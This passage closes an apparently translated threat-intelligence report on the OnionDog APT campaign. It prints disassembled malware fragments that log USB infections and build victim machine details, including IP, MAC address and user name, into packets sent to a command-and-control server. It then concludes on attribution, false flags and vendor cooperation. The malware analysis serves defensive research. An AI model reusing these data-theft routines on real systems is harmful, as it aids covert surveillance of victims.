
```
loc_10001626:
call    __snprintf
add     esp, 0Ch        ;
```

Picture 25 Successful/failed infection via USB




```
loc_10002B60:
mov     ecx, 40h
xor     eax, eax
lea     edi, [esp+4CCh+szAgent+1]
mov     [esp+4CCh+szAgent], bl
rep stosd
stosw
push    offset aIAgentR ; "감염Agent실행 성
lea     ecx, [esp+4D0h+szAgent]
push    104h            ; size_t
push    ecx             ; char *
stosb
call    __snprintf
add     esp, 0Ch        ;
                        ; ;
call    GetMachineInfo  ;
                        ; ;
lea     edx, [esp+4CCh+SystemTime]
push    edx             ; lpSystemTime
call    ds:GetLocalTime ;
```

Picture 26 Successful running of an infection agent



```
mov     ecx, 9Fh
xor     eax, eax
lea     edi, [esp+0B20h+szBuf]
rep stosd
mov     eax, ebp
lea     ecx, [esp+0B20h+szBuf]
sub     eax, esi
push    eax                 ; size_t
push    esi                 ; char *
push    ecx                 ; char *
call    _strncpy            ;
                            ; ;
mov     edi, offset aUsbMS ; ";USB연결로그"
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+0B2Ch+szBuf]
repne scasb
not     ecx
sub     edi, ecx            ;
                            ; ;
push    3                   ; dwPacketID
mov     esi, edi
mov     edi, edx
mov     edx, ecx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, edx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, edx
lea     eax, [esp+0B30h+szBuf]
and     ecx, 3
push    eax                 ; pBuf
rep movsb
call    SendPacket          ;
```

Picture 27 USB connection log



```
add     esp, 24h
lea     eax, [esp+0B10h+szDevicePath]
lea     ecx, [esp+0B10h+szDateTime]
push    offset aPcI     ; "PC 감염 성공"
push    edx
push    eax
push    offset szIP
push    offset a0_0_0_0 ; "0.0.0.0"
push    offset szMac
push    offset szUserName
push    offset szComputerName
push    ecx
push    offset aSSSSSSSCS ; "%s;%s;%s;%s;%s;%s;%s;%c;%s"
lea     edx, [esp+0B38h+szSendBuf]
push    635             ; size_t
push    edx             ; char *
call    __snprintf      ;
```

Picture 28 Successful infection on PC

Chapter 7 Conclusion

In recent years, APT attacks targeting instruction industries and large corporations are detected and revealed on a high frequency. Some of them are carried out to damage or destroy industrial control systems, for instance, Stuxnet and Black Energy; some of them are aimed at information theft, examples include the attacks plotted by the Lazarus Group which was finally released by the industry alliance of Kaspersky Labs, Alien Vault Labs and Nevetta. The Operation OnionDog we introduced here is also one of the latter. Such underground cybercrime can cause a great loss as well.

In the malicious activities of Operation OnionDog, our researchers noticed that their naming notations are almost obsessive-compulsively consolidated. Ever since the malicious codes were created, their PDB paths are surprisingly coherent, for instance, the path of USB Worm is APT-USB and the one of fishing emails is APT-WebServer. When the Trojan of OnionDog is released successfully, it will send requests to C&C server to download other malicious programs and save them in the file folder %temp% with the file names following the same pattern "XXX_YYY.jpg" and are associated with specific attacking targets. All these signs indicate that the organization behind OnionDog is very cautious to hide their tracks and has a very rigorous system and strategic deployment.

In 2014, OnionDog used multiple fixed IPs located in Korea as their server IPs for the Trojans. This doesn’t necessarily indicate the threat actor is in Korea because these IPs may only some botnets or redirectors. In 2015, the network communication of OnionDog has been fully upgraded to Onion.City which is a much more high-end and covert communication method compared to the existing APT attack.

The fact that ICEFOG samples were found in the HWP exploit files reminds us that OnionDog may adopt existing techniques and resources of some unveiled APT organizations in order to fly false flags on others or mislead our researchers. More importantly, this also rings the alarm for us that without discrimination between the research methods or between intelligence data, any analysis from single-dimension intending to track the associations has the possibility to lead us to the trap set by attackers. To reach a much more objective conclusion, we need to analyze from all facets or dimensions rigorously to avoid any subjective assumption.

In addition, in the speculation of Chapter 5 ICEFOG “Rebirth”, besides building on our own intelligence information, we also reference the published research and resources of some third party security vendors like VirusTotal, DomainTools and Kaspersky. With the cross-validation from multiple resources, the fidelity of the data is greatly guaranteed. Previously, in the contest between security vendors and cybercrime or APT organizations, resources were severely out of balance. We hope that from now on the situation will be greatly improved through the collaboration among security vendors and corporations on APT defense.